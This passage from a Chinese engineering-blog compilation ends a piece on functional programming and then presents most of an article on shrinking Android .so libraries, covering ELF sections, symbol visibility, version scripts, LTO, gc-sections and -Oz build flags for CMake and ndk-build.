A：业务拆分的时候，函数式的思维是单向的，我们会通过实现，想到它对应需要的基础组件，并递归地思考下去，功能实现从最小粒度开始，上层逐步通过函数组合来实现。相比于面向对象，这种方式在组合上更方便简洁，更容易把复杂度降低，比如面向对象中可能对象之间的相互引用和调用是没有限制的，这种模式带来的是思考逻辑的时候思维会发散。

这种对比在业务复杂的情况下更加明显，面向对象必须要优秀的设计模式来实现控制代码复杂度增长不那么快，而函数式编程大多数情况下都是单向数据流 + 基础工具库就减少了大量的复杂度，而且产生的代码更简洁。

## 8. 作者简介

俊杰，美团到家研发平台 / 医药技术部前端工程师。

## 9. 参考文献

1. 维基百科：函数式编程 /lambda 演算 / 范畴论 / 集合论 / 群论。
2. Github：getify/Functional-Light-JS
3.《Learn You A Haskell For Great Good!》
4.《Deep JavaScript》
5. 其他：各类在线博客

# Android 对 so 体积优化的探索与实践

作者：洪凯　常强

## 1. 背景

应用安装包的体积影响着用户的下载时长、安装时长、磁盘占用空间等诸多方面，因此减小安装包的体积对于提升用户体验和下载转化率都大有益处。Android 应用安装包其实是一个 zip 文件，主要由 dex、assets、resource、so 等各类型文件压缩而成。目前业内常见的包体积优化方案大体分为以下几类：

- 针对 dex 的优化，例如 Proguard、dex 的 DebugItem 删除、字节码优化等；
- 针对 resource 的优化，例如 AndResGuard、webp 优化等；
- 针对 assets 的优化，例如压缩、动态下发等；
- 针对 so 的优化，同 assets，另外还有移除调试符号等。

随着动态化、端智能等技术的广泛应用，在采用上述优化手段后，so 在安装包体积中的比重依然很高，我们开始思索这部分体积是否能进一步优化。

经过一段时间的调研、分析和验证，我们逐渐摸索出一套可以将应用安装包中 so 体积进一步减小 30% ~ 60% 的方案。该方案包含一系列纯技术优化手段，对业务侵入性低，通过简单的配置，可以快速部署生效，目前美团 App 已在线上部署使用。为让大家能知其然，也能知其所以然，本文将先从 so 文件格式讲起，结合文件格式分析哪些内容可以优化。

## 2. so 文件格式分析

so 即动态库，本质上是 ELF（Executable and Linkable Format）文件。可以从两个维度查看 so 文件的内部结构：链接视图（Linking View）和执行视图（Execution View）。链接视图将 so 主体看作多个 section 的组合，该视图体现的是 so 是如何组

装的，是编译链接的视角。而执行视图将 so 主体看作多个 segment 的组合，该视图告诉动态链接器如何加载和执行该 so，是运行时的视角。鉴于对 so 优化更侧重于编译链接角度，并且通常一个 segment 包含多个 section（即链接视图对 so 的分解粒度更小），因此我们这里只讨论 so 的链接视图。

通过 `readelf -S` 命令可以查看一个 so 文件的所有 section 列表，参考 ELF 文件格式说明，这里简要介绍一下本文涉及的 section：

- `.text`：存放的是编译后的机器指令，C/C++ 代码的大部分函数编译后就存放在这里。这里只有机器指令，没有字符串等信息。
- `.data`：存放的是初始值不为零的一些可读写变量。
- `.bss`：存放的是初始值为零或未初始化的一些可读写变量。该 section 仅指示运行时需要的内存大小，不会占用 so 文件的体积。
- `.rodata`：存放的是一些只读常量。
- `.dynsym`：动态符号表，给出了该 so 对外提供的符号（导出符号）和依赖外部的符号（导入符号）的信息。
- `.dynstr`：字符串池，不同字符串以‘\0’分割，供 `.dynsym` 和其他部分使用。
- `.gnu.hash` 和 `.hash`：两种类型的哈希表，用于快速查找 `.dynsym` 中的导出符号或全部符号。
- `.gnu.version`、`.gnu.version_d`、`.gnu.version_r`：这三个 section 用于指定动态符号表中每个符号的版本，其中 `.gnu.version` 是一个数组，其元素个数与动态符号表中符号的个数相同，即数组每个元素与动态符号表的每个符号是一一对应的关系。数组每个元素的类型为 `Elfxx_Half`，其意义是索引，指示每个符号的版本。`.gnu.version_d` 描述了该 so 定义的所有符号的版本，供 `.gnu.version` 索引。`.gnu.version_r` 描述了该 so 依赖的所有符号的版本，也供 `.gnu.version` 索引。因为不同的符号可能具有相同的版本，所以采用这种索引结构，可以减小 so 文件的大小。

在进行优化之前，我们需要对这些 section 以及它们之间的关系有一个清晰的认识，下图较直观地展示了 so 中各个 section 之间的关系（这里只绘制了本文涉及的 section）：





图 1　so 文件结构示意图

结合上图，我们从另一个角度来理解 so 文件的结构：想象一下，我们把所有的函数实现体都放到 `.text` 中，`.text` 中的指令会去读取 `.rodata` 中的数据，读取或修改 `.data` 和 `.bss` 中的数据。看上去 so 中有这些内容也足够了。但是这些函数怎样执行呢？也就是说，只把这些函数和数据加载进内存是不够的，这些函数只有真正去执行，才能发挥作用。

我们知道想要执行一个函数，只要跳转到它的地址就行了。那外界调用者（该 so 之外的模块）怎样知道它想要调用函数的地址呢？这里就涉及一个函数 ID 的问题：外部调用者给出需要调用的函数的 ID，而动态链接器（Linker）根据该 ID 查找目标函数的地址并告知外部调用者。所以 so 文件还需要一个结构去存储“ID- 地址”的映射关系，这个结构就是动态符号表的所有导出符号。

具体到动态符号表的实现，ID 的类型是“字符串”，可以说动态符号表的所有导出符

号构成了一个“字符串－地址“的映射表。调用者获取目标函数的地址后，准备好参数跳转到该地址就可以执行这个函数了。另一方面，当前 so 可能也需要调用其他 so 中的函数（例如 libc.so 中的 read、write 等），动态符号表的导入符号记录了这些函数的信息，在 so 内函数执行之前动态链接器会将目标函数的地址填入到相应位置，供该 so 使用。所以动态符号表是连接当前 so 与外部环境的“桥梁”：导出符号供外部使用，导入符号声明了该 so 需要使用的外部符号（注：实际上 `.dynsym` 中的符号还可以代表变量等其他类型，与函数类型类似，这里就不再赘述）。

结合 so 文件结构，接下来我们开始分析 so 中有哪些内容可以优化。

## 3. so 可优化内容分析

在讨论 so 可优化内容之前，我们先了解一下 Android 构建工具（Android Gradle Plugin，下文简称 AGP）对 so 体积做的 strip 优化（移除调试信息和符号表）。AGP 编译 so 时，首先产生的是带调试信息和符号表的 so（任务名为 externalNative-BuildRelease），之后对刚产生的带调试信息和符号表的 so 进行 strip，就得到了最终打包到 apk 或 aar 中的 so（任务名为 stripReleaseDebugSymbols）。

strip 优化的作用就是删除输入 so 中的调试信息和符号表。这里说的符号表与上文中的“动态符号表”不同，符号表所在 section 名通常为 .symtab，它通常包含了动态符号表中的全部符号，并且额外还有很多符号。调试信息顾名思义就是用于调试该 so 的信息，主要是各种名字以 `.debug_` 开头的 section，通过这些 section 可以建立 so 每条指令与源码文件的映射关系（也就是能够对 so 中每条指令找到其对应的源码文件名、文件行号等信息）。之所以叫 strip 优化，是因为其实际调用的是 NDK 提供的的 strip 命令（所用参数为 –strip-unneeded）。

**注：为什么 AGP 要先编译出带调试信息和符号表的 so，而不直接编译出最终的 so 呢（通过添加 `-s` 参数是可以做到直接编译出没有调试信息和符号表的 so 的）？原因就在于需要使用带调试信息和符号表的 so 对崩溃调用栈进行还原。删除了调试信息和符号表的 so 完全可以正常运行，但是当它发生崩溃时，只能保证获取到崩溃调**

**用栈的每个栈帧的相应指令在 so 中的位置，不一定能获取到符号。但是排查崩溃问题时，我们希望得知 so 崩溃在源码的哪个位置。带调试信息和符号表的 so 可以将崩溃调用栈的每个栈帧还原成其对应的源码文件名、文件行号、函数名等，大大方便了崩溃问题的排查。所以说，虽然带调试信息和符号表的 so 不会打包到最终的 apk 中，但它对排查问题来说非常重要。**

AGP 通过开启 strip 优化，可以大幅缩减 so 的体积，甚至可以达到十倍以上。以一个测试 so 为例，其最终 so 大小为 14 KB，但是对应的带调试信息和符号表的 so 大小为 136 KB。不过在使用中，我们需要注意的是，如果 AGP 找不到对应的 strip 命令，就会把带调试信息和符号表的 so 直接打包到 apk 或 aar 中，并不会打包失败。例如缺少 armeabi 架构对应的 strip 命令时提示信息如下：

```
Unable to strip library 'XXX.so' due to missing strip tool for ABI
'ARMEABI'. Packaging it as is.
```

除了上述 Android 构建工具默认为 so 体积做的优化，我们还能做哪些优化呢？首先明确我们优化的原则：

- 对于必须保留的内容考虑进行缩减，减小体积占用；
- 对于无需保留的内容直接删除。

基于以上原则，可以从以下三个方面对 so 继续进行深入优化：

- **精简动态符号表**：上文已经提到，动态符号表是 so 与外部进行连接的“桥梁”，其中的导出表相当于是 so 对外暴露的接口。哪些接口是必须对外暴露的呢？在 Android 中，大部分 so 是用来实现 Java 的 native 方法的，对于这种 so，只要让应用运行时能够获取到 Java native 方法对应的函数地址即可。要实现这个目标，有两种方法：一种是使用 RegisterNatives 动态注册 Java native 方法，一种是按照 JNI 规范定义 `java_***` 样式的函数并导出其符号。RegisterNatives 方式可以提前检测到方法签名不匹配的问题，并且可以减少导出符号的数量，这也是 Google 推荐的做法。所以在最优情况下只需导出

`JNI_OnLoad`（在其中使用 RegisterNatives 对 Java native 方法进行动态注册）和 `JNI_OnUnload`（可以做一些清理工作）这两个符号即可。如果不希望改写项目代码，也可以再导出 `java_***` 样式的符号。除了上述类型的 so，剩余的 so 通常是被应用的其他 so 动态依赖的，对于这类 so，需要确定所有动态依赖它的 so 依赖了它的哪些符号，仅保留这些被依赖的符号即可。另外，这里应区分符号表项与实现体，符号表项是动态符号表中相应的 `Elfxx_Sym` 项（见上图），实现体是其在 `.text`、`.data`、`.bss`、`.rodata` 等或其他部分的实体。删除了符号表项，实现体不一定要被删除。结合上文 so 文件结构示意图，可以预估出删除一个符号表项后 so 减小的体积为：符号名字符串长度 + 1 + `Elfxx_Sym` + `Elfxx_Half` + `Elfxx_Word` 。

- **移除无用代码**：在实际的项目中，有一些代码在 Release 版中永远不会被使用到（例如历史遗留代码、用于测试的代码等），这些代码被称为 DeadCode。而根据上文分析，只有动态符号表的导出符号直接或间接引用到的所有代码才需要保留，其他剩余的所有代码都是 DeadCode，都是可以删除的（注：事实上 `.init_array` 等特殊 section 涉及的代码也要保留）。删除无用代码的潜在收益较大。
- **优化指令长度**：实现某个功能的指令并不是固定的，编译器有可能能用更少的指令完成相同的功能，从而实现优化。由于指令是 so 的主要组成部分，因此优化这一部分的潜在收益也比较大。

so 可优化内容如下图所示（可删除部分用红色背景标出，可优化部分是 `.text`），其中 funC、value2、value3、value6 由于分别被需保留部分使用，所以需要保留其实现体，只能删除其符号表项。funD、value1、value4、value5 可删除符号表项及其实现体（注：因为 value4 的实现体在 `.bss` 中，而 `.bss` 实际不占用 so 的体积，所以删除 value4 的实现体不会减小 so 的体积）。





图 2　so 可优化部分

在确定了 so 中可以优化的内容后，我们还需要考虑优化时机的问题：是直接修改 so 文件，还是控制其生成过程？考虑到直接修改 so 文件的风险与难度较大，控制 so 的生成过程显然更稳妥。为了控制 so 的生成过程，我们先简要介绍一下 so 的生成过程：





图 3　so 文件的生成过程

如上图所示，so 的生成过程可以分为四个阶段：

- **预处理**：将 include 头文件处扩展为实际文件内容并进行宏定义替换。
- **编译**：将预处理后的文件编译成汇编代码。

- **汇编**：将汇编代码汇编成目标文件，目标文件中包含机器指令（大部分情况下是机器指令，见下文 LTO 一节）和数据以及其他必要信息。
- **链接**：将输入的所有目标文件以及静态库（.a 文件）链接成 so 文件。

可以看出，预处理和汇编阶段对特定输入产生的输出基本是固定的，优化空间较小。所以我们的优化方案主要是针对编译和链接阶段进行优化。

# 4. 优化方案介绍

我们对所有能控制最终 so 体积的方案都进行调研，并验证了其效果，最后总结出较为通用的可行方案。

## 4.1 精简动态符号表

### 使用 visibility 和 attribute 控制符号可见性

可以通过给编译器传递 `-fvisibility=VALUE` 控制全局的符号可见性，VALUE 常取值为 default 和 hidden：

- **default**：除非对变量或函数特别指定符号可见性，所有符号都在动态符号表中，这也是不使用 –fvisibility 时的默认值。
- **hidden**：除非对变量或函数特别指定符号可见性，所有符号在动态符号表中都不可见。

CMake 项目的配置方式：

```
set(CMAKE_C_FLAGS "${CMAKE_C_FLAGS} -fvisibility=hidden")
set(CMAKE_CXX_FLAGS "${CMAKE_CXX_FLAGS} -fvisibility=hidden")
```

ndk–build 项目的配置方式：

```
LOCAL_CFLAGS += -fvisibility=hidden
```

另一方面，针对单个变量或函数，可以通过 attribute 方式指定其符号可见性，示例

如下：

```
__attribute__((visibility("hidden")))
int hiddenInt=3;
```

其常用值也是 default 和 hidden，与 visibility 方式意义类似，这里不再赘述。

attribute 方式指定的符号可见性的优先级，高于 visibility 方式指定的可见性，相当于 visibility 是全局符号可见性开关，attribute 方式是针对单个符号的可见性开关。这两种方式结合就能控制源码中每个符号的可见性。

需要注意的是上面这两种方式，只能控制变量或函数是否存在于动态符号表中（即是否删除其动态符号表项），而不会删除其实现体。

### 使用 static 关键字控制符号可见性

在 C/C++ 语言中，static 关键字在不同场景下有不同意义，当使用 static 表示“该函数或变量仅在本文件可见”时，那么这个函数或变量就不会出现在动态符号表中，但只会删除其动态符号表项，而不会删除其实现体。static 关键字相当于是增强的 hidden（因为 static 声明的函数或变量编译时只对当前文件可见，而 hidden 声明的函数或变量只是在动态符号表中不存在，在编译期间对其他文件还是可见的）。在项目开发中，使用 static 关键字声明一个函数或变量“仅在本文件可见”是很好的习惯，但是不建议使用 static 关键字控制符号可见性：无法使用 static 关键字控制一个多文件可见的函数或变量的符号可见性。

### 使用 exclude libs 移除静态库中的符号

上述 visibility 方式、attribute 方式和 static 关键字，都是控制项目源码中符号的可见性，而无法控制依赖的静态库中的符号在最终 so 中是否存在。exclude libs 就是用来控制依赖的静态库中的符号是否可见，它是传递给链接器的参数，可以使依赖的静态库的符号在动态符号表中不存在。同样，也是只能删除符号表项，实现体仍然会存在于产生的 so 文件中。

CMake 项目的配置方式：

```
set(CMAKE_SHARED_LINKER_FLAGS "${CMAKE_SHARED_LINKER_FLAGS} -Wl,--
exclude-libs,ALL")# 使所有静态库中的符号都不被导出
set(CMAKE_SHARED_LINKER_FLAGS "${CMAKE_SHARED_LINKER_FLAGS} -Wl,--
exclude-libs,libabc.a")# 使 libabc.a 的符号都不被导出
```

ndk-build 项目的配置方式：

```
LOCAL_LDFLAGS += -Wl,--exclude-libs,ALL # 使所有静态库中的符号都不被导出
LOCAL_LDFLAGS += -Wl,--exclude-libs,libabc.a # 使 libabc.a 的符号都不被导出
```

### 使用 version script 控制符号可见性

version script 是传递给链接器的参数，用来指定动态库导出哪些符号以及符号的版本。该参数会影响到上面“so 文件格式”一节中 `.gnu.version` 和 `.gnu.version_d` 的内容。我们现在只使用它的指定所有导出符号的功能（即符号版本名使用空字符串）。开启 version script 需要先编写一个文本文件，用来指定动态库导出哪些符号。示例如下（只导出 usedFun 这一个函数）：

```
{
    global:usedFun;
    local:*;
};
```

然后将上述文件的路径传递给链接器即可（假定上述文件名为 `version_script.txt`）。

CMake 项目的配置方式：

```
set(CMAKE_SHARED_LINKER_FLAGS "${CMAKE_SHARED_LINKER_FLAGS} -Wl,-
-version-script=${CMAKE_CURRENT_SOURCE_DIR}/version_script.txt")
#version_script.txt 与当前 CMakeLists.txt 同目录
```

ndk-build 项目的配置方式：

```
LOCAL_LDFLAGS += -Wl,--version-script=${LOCAL_PATH}/version_script.txt
#version_script.txt 与当前 Android.mk 同目录
```

看上去，version script 是明确地指定需要保留的符号，如果通过 visibility 结合 attribute 的方式控制每个符号是否导出，也能达到 version script 的效果，但是 version script 方式有一些额外的好处：

1. version script 方式可以控制编译进 so 的静态库的符号是否导出，visibility 和 attribute 方式都无法做到这一点。
2. visibility 结合 attribute 方式需要在源码中标明每个需要导出的符号，对于导出符号较多的项目来说是很繁杂的。version script 把需要导出的符号统一地放到了一起，能够直观方便地查看和修改，对导出符号较多的项目也非常友好。
3. version script 支持通配符，`*` 代表 0 个或者多个字符，`?` 代表单个字符。比如 `my*;` 就代表所有以 my 开头的符号。有了通配符的支持，配置 version script 会更加方便。
4. 还有非常特殊的一点，version script 方式可以删除 `__bss_start` 这样的一些符号（这是链接器默认加上的符号）。

综上所述，version script 方式优于 visibility 结合 attribute 的方式。同时，使用了 version script 方式，就不需要使用 exclude libs 方式控制依赖的静态库中的符号是否导出了。

## 4.2 移除无用代码

### 开启 LTO

LTO 是 Link Time Optimization 的缩写，即链接期优化。LTO 能够在链接目标文件时检测出 DeadCode 并删除它们，从而减小编译产物的体积。DeadCode 举例：某个 if 条件永远为假，那么 if 为真下的代码块就可以移除。进一步地，被移除代码块所调用的函数也可能因此而变为 DeadCode，它们又可以被移除。能够在链接期做优化的原因是，在编译期很多信息还不能确定，只有局部信息，无法执行一些优化。但是链接时大部分信息都确定了，相当于获取了全局信息，所以可以进行一些优化。GCC 和 Clang 均支持 LTO。LTO 方式编译的目标文件中存储的不再是具体机器的

指令，而是机器无关的中间表示（GCC 采用的是 GIMPLE 字节码，Clang 采用的是 LLVM IR 比特码）。

CMake 项目的配置方式：

```
set(CMAKE_C_FLAGS "${CMAKE_C_FLAGS} -flto")
set(CMAKE_CXX_FLAGS "${CMAKE_CXX_FLAGS} -flto")
set(CMAKE_SHARED_LINKER_FLAGS "${CMAKE_SHARED_LINKER_FLAGS} -O3 -flto")
```

ndk-build 项目的配置方式：

```
LOCAL_CFLAGS += -flto
LOCAL_LDFLAGS += -O3 -flto
```

使用 LTO 时需要注意几点：

1. 如果使用 Clang，编译参数和链接参数中都要开启 LTO，否则会出现无法识别文件格式的问题（NDK22 之前存在此问题）。使用 GCC 的话，只需要编译参数中开启 LTO 即可。
2. 如果项目工程依赖了静态库，可以使用 LTO 方式重新编译该静态库，那么编译动态库时，就能移除静态库中的 DeadCode，从而减小最终 so 的体积。
3. 经过测试，如果使用 Clang，链接器需要开启非 0 级别的优化，LTO 才能真正生效。经过实际测试（NDK 为 r16b），O1 优化效果较差，O2、O3 优化效果比较接近。
4. 由于需要进行更多的分析计算，开启 LTO 后，链接耗时会明显增加。

### 开启 GC sections

这是传递给链接器的参数，GC 即 Garbage Collection（垃圾回收），也就是对无用的 section 进行回收。注意，这里的 section 不是指最终 so 中的 section，而是作为链接器的输入的目标文件中的 section。

简要介绍一下目标文件，目标文件（扩展名 .o ）也是 ELF 文件，所以也是由 section 组成的，只不过它只包含了相应源文件的内容：函数会放到 `.text` 样式的

section 中，一些可读写变量会放到 `.data` 样式的 section 中，等等。链接器会把所有输入的目标文件的同类型的 section 进行合并，组装出最终的 so 文件。

GC sections 参数通知链接器：仅保留动态符号（及 `.init_array` 等）直接或者间接引用到的 section，移除其他无用 section。这样就能减小最终 so 的体积。但开启 GC sections 还需要考虑一个问题：编译器默认会把所有函数放到同一个 section 中，把所有相同特点的数据放到同一个 section 中，如果同一个 section 中既有需要删除的部分又有需要保留的部分，会使得整个 section 都要保留。所以我们需要减小目标文件 section 的粒度，这需要借助另外两个编译参数 `-fdata-sections` 和 `-ffunction-sections`，这两个参数通知编译器，将每个变量和函数分别放到各自独立的 section 中，这样就不会出现上述问题了。实际上 Android 编译目标文件时会自动带上 `-fdata-sections` 和 `-ffunction-sections` 参数，这里一并列出来，是为了突出它们的作用。

CMake 项目的配置方式：

```
set(CMAKE_C_FLAGS "${CMAKE_C_FLAGS} -fdata-sections -ffunction-sections")
set(CMAKE_CXX_FLAGS "${CMAKE_CXX_FLAGS} -fdata-sections -ffunction-sections")
set(CMAKE_SHARED_LINKER_FLAGS "${CMAKE_SHARED_LINKER_FLAGS} -Wl,--gc-sections")
```

ndk-build 项目的配置方式：

```
LOCAL_CFLAGS += -fdata-sections -ffunction-sections
LOCAL_LDFLAGS += -Wl,--gc-sections
```

## 4.3 优化指令长度

### 使用 Oz/Os 优化级别

编译器根据输入的 -Ox 参数决定编译的优化级别，其中 O0 表示不开启优化（这种情况主要是为了便于调试以及更快的编译速度），从 O1 到 O3，优化程度越来越强。Clang 和 GCC 均提供了 Os 的优化级别，其与 O2 比较接近，但是优化了生成产物

的体积。而 Clang 还提供了 Oz 优化级别，在 Os 的基础上能进一步优化产物体积。

综上，编译器是 Clang，可以开启 Oz 优化。如果编译器是 GCC，则只能开启 Os 优化（注：NDK 从 r13 开始默认编译器从 GCC 变为 Clang，r18 中正式移除了 GCC。GCC 不支持 Oz 是指 Android 最后使用的 GCC4.9 版本不支持 Oz 参数）。Oz/Os 优化相比于 O3 优化，优化了产物体积，性能上可能有一定损失，因此如果项目原本使用了 O3 优化，可根据实际测试结果以及对性能的要求，决定是否使用 Os/Oz 优化级别，如果项目原本未使用 O3 优化级别，可直接使用 Os/Oz 优化。

CMake 项目的配置方式（如果使用 GCC，应将 Oz 改为 Os）：

```
set(CMAKE_C_FLAGS “${CMAKE_C_FLAGS} -Oz”)
set(CMAKE_CXX_FLAGS “${CMAKE_CXX_FLAGS} -Oz”)
```

ndk-build 项目的配置方式（如果使用 GCC，应将 Oz 改为 Os）：

```
LOCAL_CFLAGS += -Oz
```

## 4.4 其他措施

### 禁用 C++ 的异常机制

如果项目中没有使用 C++ 的异常机制（例如 `try...catch` 等），可以通过禁用 C++ 的异常机制，来减小 so 的体积。

CMake 项目的配置方式：

```
set(CMAKE_CXX_FLAGS “${CMAKE_CXX_FLAGS} -fno-exceptions”)
```

ndk-build 默认会禁用 C++ 的异常机制，因此无需特意禁用（如果现有项目开启了 C++ 的异常机制，说明确有需要，需仔细确认后才能禁用）。

### 禁用 C++ 的 RTTI 机制

如果项目中没有使用 C++ 的 RTTI 机制（例如 typeid 和 dynamic_cast 等），可以通过禁用 C++ 的 RTTI ，来减小 so 的体积。

CMake 项目的配置方式：

```
set(CMAKE_CXX_FLAGS "${CMAKE_CXX_FLAGS} -fno-rtti")
```

ndk-build 默认会禁用 C++ 的 RTTI 机制，因此无需特意禁用（如果现有项目开启了 C++ 的 RTTI 机制，说明确有需要，需仔细确认后才能禁用）。

### 合并 so

以上都是针对单个 so 的优化方案，对单个 so 进行优化后，还可以考虑对 so 进行合并，能够进一步减小 so 的体积。具体来讲，当安装包内某些 so 仅被另外一个 so 动态依赖时，可以将这些 so 合并为一个 so。例如 liba.so 和 libb.so 仅被 libx.so 动态依赖，可以将这三个 so 合并为一个新的 libx.so。合并 so 有以下好处：

1. 可以删除部分动态符号表项，减小 so 总体积。具体来讲，就是可以删除 liba.so 和 libb.so 的动态符号表中的所有导出符号，以及 libx.so 的动态符号表中从 liba.so 和 libb.so 中导入的符号。
2. 可以删除部分 PLT 表项和 GOT 表项，减小 so 总体积。具体来讲，就是可以删除 libx.so 中与 liba.so、libb.so 相关的 PLT 表项和 GOT 表项。
3. 可以减轻优化的工作量。如果没有合并 so，对 liba.so 和 libb.so 做体积优化时需要确定 libx.so 依赖了它们的哪些符号，才能对它们进行优化，做了 so 合并后就不需要了。链接器会自动分析引用关系，保留使用到的所有符号的对应内容。
4. 由于链接器对原 liba.so 和 libb.so 的导出符号拥有了更全的上下文信息，LTO 优化也能取得更好的效果。

可以在不修改项目源码的情况下，在编译层面实现 so 的合并。

### 提取多 so 共同依赖库

上面“合并 so”是减小 so 总个数，而这里是增加 so 总个数。当多个 so 以静态方式依赖了某个相同的库时，可以考虑将此库提取成一个单独的 so，原来的几个 so 改

为动态依赖该 so。例如 liba.so 和 libb.so 都静态依赖了 libx.a，可以优化为 liba.so 和 libb.so 均动态依赖 libx.so。提取多 so 共同依赖库，可以对不同 so 内的相同代码进行合并，从而减小总的 so 体积。

这里典型的例子是 libc++ 库：如果存在多个 so 都静态依赖 libc++ 库的情况，可以优化为这些 so 都动态依赖于 `libc++_shared.so`。

## 4.5 整合后的通用方案

通过上述分析，我们可以整合出普通项目均可使用的通用的优化方案，CMake 项目的配置方式（如果使用 GCC，应将 Oz 改为 Os）：

```
set(CMAKE_C_FLAGS "${CMAKE_C_FLAGS} -Oz -flto -fdata-sections
-ffunction-sections")
set(CMAKE_CXX_FLAGS "${CMAKE_CXX_FLAGS} -Oz -flto -fdata-sections
-ffunction-sections")
set(CMAKE_SHARED_LINKER_FLAGS "${CMAKE_SHARED_LINKER_FLAGS} -O3 -flto
-Wl,--gc-sections -Wl,--version-script=${CMAKE_CURRENT_SOURCE_DIR}/
version_script.txt") #version_script.txt 与当前 CMakeLists.txt 同目录
```

ndk-build 项目的配置方式（如果使用 GCC，应将 Oz 改为 Os）：

```
LOCAL_CFLAGS += -Oz -flto -fdata-sections -ffunction-sections
LOCAL_LDFLAGS += -O3 -flto -Wl,--gc-sections -Wl,--version-
script=${LOCAL_PATH}/version_script.txt #version_script.txt 与当前
Android.mk 同目录
```

其中 `version_script.txt` 较为通用的配置如下，可根据实际情况添加需要保留的导出符号：

```
{
    global:JNI_OnLoad;JNI_OnUnload;Java_*;
    local:*;
};
```

**说明**：version script 方式指定所有需要导出的符号，不再需要 visibility 方式、attribute 方式、static 关键字和 exclude libs 方式控制导出符号。是否禁用 C++ 的异常机制和 RTTI 机制、合并 so 以及提取多 so 共同依赖库取决于具体项目，不具

有通用性。

至此，我们总结出一套可行的 so 体积优化方案。但在工程实践中，还有一些问题要解决。

# 5. 工程实践

## 支持多种构建工具

美团有众多业务使用了 so，所使用的构建工具也不尽相同，除了上述常见的 CMake 和 ndk-build，也有项目在使用 Make、Automake、Ninja、GYP 和 GN 等各种构建工具。不同构建工具应用 so 优化方案的方式也不相同，尤其对大型工程而言，配置复杂性较高。

基于以上原因，每个业务自行配置 so 优化方案会消耗较多的人力成本，并且有配置无效的可能。为了降低配置成本、加快优化方案的推进速度、保证配置的有效性和正确性，我们在构建平台上统一支持了 so 的优化（支持使用任意构建工具的项目）。业务只需进行简单的配置即可开启 so 的体积优化。

## 配置导出符号的注意事项

注意事项有以下两点：

1. 如果一个 so 的某些符号，被其他 so 通过 dlsym 方式使用，那么这些符号也应该保留在该 so 的导出符号中（否则会导致运行时异常）。
2. 编写 `version_script.txt` 时需要注意 C++ 等语言对符号的修饰，不能直接把函数名填写进去。符号修饰就是把一个函数的命名空间（如果有）、类名（如果有）、参数类型等都添加到最终的符号中，这也是 C++ 语言实现重载的基础。有两种方式可以把 C++ 的函数添加到导出符号中：第一种是查看未优化 so 的导出符号表，找到目标函数被修饰后的符号，然后填写到 `version_script.txt` 中。例如有一个 MyClass 类：

```
class MyClass{
    void start(int arg);
    void stop();
};
```

要确定 start 函数真正的符号可以对未优化的 libexample.so 执行以下命令。因为 C++ 对符号修饰后，函数名是符号的一部分，所以可以通过 grep 加快查找：

```
➜  ~ nm -D --defined-only libexample.so | grep start
000006e8 T _ZN7MyClass5startEi
```

图 4　查找 start 函数真正符号

可以看到 start 函数真正的符号是 `_ZN7MyClass5startEi`。如果想导出该函数，`version_script.txt` 相应位置填入 `_ZN7MyClass5startEi` 即可。

第二种方式是在 `version_script.txt` 中使用 extern 语法，如下所示：

```
{
    global:
      extern "C++" {
              MyClass::start*;
        "MyClass::stop()";
      };
    local:*;
};
```

上述配置可以导出 MyClass 的 start 和 stop 函数。其原理是，链接时链接器对每个符号进行 demangle（解构，即把修饰后的符号还原为可读的表示），然后与 extern “C++” 中的条目进行匹配，如果能与任一条目匹配成功就保留该符号。匹配的规则是：有双引号的条目不能使用通配符，需要全字符串完全匹配才可以（例如 stop 条目，如果括号之间多一个空格就会匹配失败）。对于没有双引号的条目能够使用通配符（例如 start 条目）。

## 查看优化后 so 的导出符号

